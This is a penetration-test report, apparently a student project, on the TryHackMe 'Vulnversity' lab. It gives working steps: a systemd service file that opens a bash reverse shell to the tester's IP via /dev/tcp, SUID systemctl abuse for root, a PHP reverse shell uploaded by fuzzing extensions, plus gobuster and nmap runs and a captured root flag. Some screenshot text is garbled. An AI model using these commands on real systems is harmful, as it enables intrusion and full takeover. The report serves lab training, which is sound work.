

Contents

1.	Scope of Work	2
1.1	Timeline.....	2
1.2	Targets.....	2
1.3	Limitations.....	2
2.	Finding Overview	3
3.	Risk Overview.....	4
.4	Potential Business Impact	5
5.	Technical Vulnerabilities Details.....	6
5.1	privilege escalation to get root/admin access	6
5.2	File Upload leading to Reverse Shell.....	10
5.3	Directory Listing / Directory Exposure	13
5.4	exposed services	15

1. SCOPE OF WORK

This section outlines the specific scope of the penetration testing, referred to throughout the document as the targeted application.

1.1 TIMELINE

Name	Start Date	End Date	Man-days
Vulnversity	Nov 7 th , 2025	Nov 14 th , 2025	7

1.2 TARGETS

The below scope was Vulnversity

ID	Asset Identifier (URL/IP)
1	https://tryhackme.com/room/vulnversity

1.3 LIMITATIONS

The findings in this report reflect the state of the application during a specific time frame. Changes to the architecture, code, or configurations could lead to different results if the test is repeated. This penetration test specifically does not include:

- Distributed Denial of Service Attacks.
- Social Engineering.
- manipulation of users data

2. FINDING OVERVIEW

The table below presents a high-level summary of the security vulnerabilities that have been successfully found and verified by the **omerta-team**.


ID	Vulnerability Name	Severity
Vuln 01	privilege escalation to get root/admin access	Critical
Vuln 02	File Upload leading to Reverse Shell	Critical
<u>Vuln 03</u>	Directory Listing / Directory Exposure	Medium
<u>Vuln 04</u>	Exposed Services	Informative

- the project repo on github contains all project info, steps and pocs :

<https://github.com/ahmeedkhattabj/omerta-final-project>

3. RISK OVERVIEW

The Below chart shows the Number of vulnerabilities, and their risks, categorized as Critical, High, Medium, Low, and Informative.



4. POTENTIAL BUSINESS IMPACT

The highlights of business impact possible due to the Pentest are listed below:

- Significant expansion of the attack surface and exposure of internal services.
- Leakage of sensitive files and internal information that enables precise targeted attacks.
- Ability for an attacker to upload malicious files to the server.
- Remote Code Execution leading to a reverse shell and full system control.
- Theft of all sensitive data stored on the compromised system.
- Modification or deletion of critical files, causing operational disruption.
- Installation of backdoors, allowing long-term undetected persistence.
- Lateral movement to other systems within the network.
- Privilege escalation to root/admin, enabling full bypass of security controls.
- Major financial, legal, and reputational damage due to data breaches or service downtime.

5. TECHNICAL VULNERABILITIES DETAILS

Below are the finding details with their respective exploitation scenarios in severity ordered from Critical to Informative.

5.1 PRIVILEGE ESCALATION TO GET ROOT/ADMIN ACCESS

Severity	Critical
CVSS	CVSS 9.9
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://www.vaadata.com/blog/linux-privilege-escalation-techniques-and-security-tips/

DESCRIPTION

After getting reverse shell on the web server we moved forward to get root access and we successfully got it

IMPACT

An attacker can exploit this vulnerability to:

- Full read/write access to sensitive databases and backups.
- Tampering with logs and evidence → hinder detection/forensics.
- Service shutdowns, destructive actions, or persistent backdoors.

RECOMMENDATIONS

- regularly scan for unexpected SUID/SGID files and remove or secure them.
- apply vendor patches and OS updates promptly (prioritize privilege escalation patches).
- network segmentation, separate management networks, limit lateral movement.

STEPS TO REPRODUCE

- we searched for all suid files using command :

```
find / -perm -u=s -type f 2>/dev/null
```

- we identified `/bin/systemctl` file
- we created the root. service file on our server (local host) as below :

```
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c "bash -i >&
/dev/tcp/192.168.142.114/1234
0>&1"
[Install]
WantedBy=multi-user.target
```

- or you can check the root.service file on :

```
https://github.com/ahmeedkhattabj/omerta-final-project/blob/main/priv-esc/root.service
```

omerta

- i hosted the file on my apache server and downloaded it on target machine using this command :

```
    wget http://LHOST/root.service
```

```
$ cd /tmp
$ ls
snap-private-tmp
systemd-private-91b21389f81b498288946434bcd9c-systemd-logind.service-V0Otog
systemd-private-91b21389f81b498288946434bcd9c-systemd-resolved.service-iEvovj
systemd-private-91b21389f81b498288946434bcd9c-systemd-timesyncd.service-JLSvHf
$ wget http://192.168.142.114/root.service
--2025-11-26 04:58:57--  http://192.168.142.114/root.service
Connecting to 192.168.142.114:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 165
Saving to: 'root.service'

      0K                               100% 37.8M=0s

2025-11-26 04:58:57 (37.8 MB/s) - 'root.service' saved [165/165]

$ █
```

- establish a new listner

```
    nc -nlvp <port>
```

- start the service using :

```
    • Systemctl enable/tmp/root.service
```

omerta

```
jokerjustjoking@kali: ~/Desktop/project/comp-webserver
Session Actions Edit View Help
jokerjustjoking@kali: ~/Desktop/project/comp-webserver | jokerjustjoking@kali: ~/Desktop/project | jokerjustjoking@kali: ~/Desktop/project | jokerjustjoking@kali: ~/Desktop/project | jokerjustjoking@kali: ~/Desktop/project |
Length: 165
root.service: Permission denied

Cannot write to 'root.service' (Permission denied).
$ cd /tmp
$ ls
snap-private-tmp
systemd-private-91b21389f81b49828894643abdcd9c-systemd-logind.service-V00tog
systemd-private-91b21389f81b49828894643abdcd9c-systemd-resolved.service-ifvovj
systemd-private-91b21389f81b49828894643abdcd9c-timesyncd.service-JLSvHf
$ wget http://192.168.142.114/root.service
--2025-11-26 04:58:57-- http://192.168.142.114/root.service
Connecting to 192.168.142.114:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 165
Saving to: 'root.service'

OK
100% 37.8M=0s

2025-11-26 04:58:57 (37.8 MB/s) - 'root.service' saved [165/165]

$ systemctl enable /tmp/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service → /tmp/root.service.
Created symlink /etc/systemd/system/root.service → /tmp/root.service.
$ $ systemctl start root
$ $ whoami
www-data
$ find / -name root.txt 2>/dev/null
$ $
```

- set the root shell

```
systemctl start root
```

```
[jokerjustjoking@kali: ~/Desktop/project/comp-webserver]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.142.114] from (UNKNOWN) [10.80.157.130] 48852
bash: cannot set terminal process group (3243): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-80-157-130:/#
```

- search for the flag

```
• find / -name root.txt 2>/dev/null
```

- you will get the flag

```
[jokerjustjoking@kali: ~/Desktop/project/comp-webserver]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.142.114] from (UNKNOWN) [10.80.157.130] 48852
bash: cannot set terminal process group (3243): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-80-157-130:/# find / -name root.txt 2>/dev/null

find / -name root.txt 2>/dev/null
/root/root.txt
root@ip-10-80-157-130:/#
root@ip-10-80-157-130:/# cat /root/root.txt
cat /root/root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@ip-10-80-157-130:/# ^[[2~
```

5.2 FILE UPLOAD LEADING TO REVERSE SHELL

Severity	Critical
CVSS	CVSS 9.8
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://www.juniper.net/us/en/threatlabs/ips-signatures/detail.SHELLCODE:PHP:REVERSE-SHELL.html

DESCRIPTION

After exposing some directories we found upload function so we tested it so it was blacklisting some file extension after trying we could upload a reverse php shell and get connection back on our machine

IMPACT

An attacker can exploit this vulnerability to:

- Full server compromise
- Data manipulation so you can lose your integrity
- Access to all sensitive files


RECOMMENDATIONS

- Strict file types validation
- Use whitebox filters on file upload function
- Only allow safe extensions (e.g., images) and verify MIME type + magic bytes.

omerta

STEPS TO REPRODUCE


- intercept the upload request and send it to the intruder :



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A single POST request is listed in the history. The request URL is `http://10.80.157.130:3333/internal/index.php`. The request body contains a PHP reverse shell script:

```
POST /internal/index.php HTTP/1.1
Host: 10.80.157.130:3333
Content-Length: 5793
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPsd2NjQGeTfD0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
-----WebKitFormBoundaryPsd2NjQGeTfD0
Content-Disposition: form-data; name=file; filename=php-reverse-shell.php
Content-Type: application/x-php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey.net
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
// In all other respects the GPL version 2 applies:
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
// with this program. If not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
// This tool may be used for legal purposes only. Users take full responsibility
-----WebKitFormBoundaryPsd2NjQGeTfD0
Content-Disposition: form-data; name=file; filename=php-reverse-shell.php
Content-Type: application/x-php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey.net
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
// In all other respects the GPL version 2 applies:
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
// with this program. If not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
// This tool may be used for legal purposes only. Users take full responsibility
```

- specify the sniper attack from the intruder and specify the position as the file extension



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A 'Sniper attack' is configured for the target `http://10.80.157.130:3333`. The 'Payloads' panel shows the following configuration:

- Payload position: All payload positions
- Payload type: Simplelist
- Payload count: 5
- Request count: 5

The payload list contains:

- php4
- php5
- php6
- phar
- phtml

- you can use the list we provided or paste those in the payload
php3,php4,php5,phar,phtml
- list we used :

<https://github.com/ahmeedkhattabj/omerta-final->

omerta

- you will find the phtml extension accepted now you can upload the file using it

The screenshot shows the Burp Suite interface during an attack on a target at `http://10.80.157.130:3333`. The 'Results' tab is selected, displaying a table of captured requests. One row is highlighted for a file named 'phtml'. Below the table, the 'Response' tab is active, showing an 'Upload' form with a 'Choose File' button and a 'Submit' button. A message 'Success' is displayed below the form. The status bar at the bottom indicates 'Memory: 154.8MB'.

- before opening the file listen on the port you specified in your reverse shell using command :

```
nc -nlvp <port>
```

- open the file you uploaded from the web application you will find it on endpoint /internal/uploads
- the connection stabilised now run your commands
- we identified directory named home so we moved to it and found bill directory
- we guessed that is the username we found the flag in user.txt file in bill directory
- poc video getting the flag on :

```
https://github.com/ahmeedkhattabi/omerta-final-project/blob/main/comp-
```

5.3 DIRECTORY LISTING / DIRECTORY EXPOSURE

Severity	Medium
CVSS	CVSS 5.3
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://portswigger.net/kb/issues/00600100_directory-listing

DESCRIPTION

We tried to make our attack surface wider through directory listing (fuzzing) and we exposed some endpoints on the webapp with interactive functions

IMPACT

An attacker can exploit this vulnerability to:

- Read blogs or access files he shouldn't
- Exposure of hidden endpoints that were not meant for public access.

RECOMMENDATIONS

- Restrict access to sensitive directories using authentication, IP allowlists, or firewalls.
- Use a WAF or reverse proxy to hide internal structure and filter malicious requests.

omerta

STEPS TO REPRODUCE

- Using gobuster tool run the following command :

```
gobuster dir -u http://<ip>:3333/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

```
(jokerjustjokingg㉿kali)-[~/Desktop/project]
$ gobuster dir -u http://10.80.157.130:3333/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://10.80.157.130:3333/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.8
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 322] [→ http://10.80.157.130:3333/images/]
/css             (Status: 301) [Size: 319] [→ http://10.80.157.130:3333/css/]
/js              (Status: 301) [Size: 318] [→ http://10.80.157.130:3333/js/]
/internal        (Status: 301) [Size: 324] [→ http://10.80.157.130:3333/internal/]
Progress: 141707 / 141707 (100.00%)
=====
Finished
```

- you can check the fuzzing output on :

```
https://github.com/ahmeedkhattabi/omerta-final-project/blob/main/fuzzing/results.txt
```

5.4 EXPOSED SERVICES

Severity	informative
CVSS	CVSS 0.0
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://nmap.org/book/man-version-detection.html

DESCRIPTION

We tried to map the testing service for us so we decided to do an nmap scan to know which services and versions the web application relies on and we got too much info it shouldn't be reached

IMPACT

- Reveals internal services that should not be publicly reachable.
- Enables fingerprinting of software versions and technologies.
- Allows attackers to identify outdated or vulnerable services.
- Makes targeted exploitation easier (e.g., known CVEs).

RECOMMENDATIONS

- Close all unnecessary ports and disable any service that is not required for business operations.
- Implement strict firewall rules to allow only trusted IPs or networks to access sensitive services.
- Encrypt sensitive data using strong algorithms like AES before logging.

STEPS TO REPRODUCE

- Just use nmap command to scan the network
- We used:

omerta

```
nmap -sV -A <ip> -oX <outputfile>
```

```
[jokerjustjoking@kali:~/Desktop/project]$ sudo nmap -sV -A 10.80.157.130 -oX nmap-output.xml
[sudo] password for jokerjustjoking:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 03:47 EST
Nmap scan report for 10.80.157.130
Host is up (0.075s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 77:a5:17:d8:b4:e2:ee:fc:86:1f:5e:45:77:dc:6a (RSA)
|   256 4c:d2:94:91:9a:8e:8b:35:31:34:9f:34:9a:60:d0ec (EDDSA)
|_  256 95:10:7d:8b:02:b4:4e:47:dd:0:f6:ee:7f:id:2:b5:07:10:e9 (ED25519)
32000/tcp open  netbios-ssn  Samba smbd 4
445/tcp   open  http-proxy Squid http proxy 4.10
3128/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.10
3333/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vuln University
Device type: general purpose
Running on: Linux 4.x
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   start: 2025-11-26T08:48:23
|   start date: N/A
|   smb2-security-mode:
|     3:1::1:
|_  message-signing enabled but not required
|_nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE (using port 256/tcp)
HOP RTT       ADDR
1  74.93 ms 192.168.128.1
2
3  74.92 ms 10.80.157.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.11 seconds
```

- You can check the output file on :

```
https://github.com/ahmeedkhattabj/omerta-final-project/blob/main/recon/nmap-output.txt
```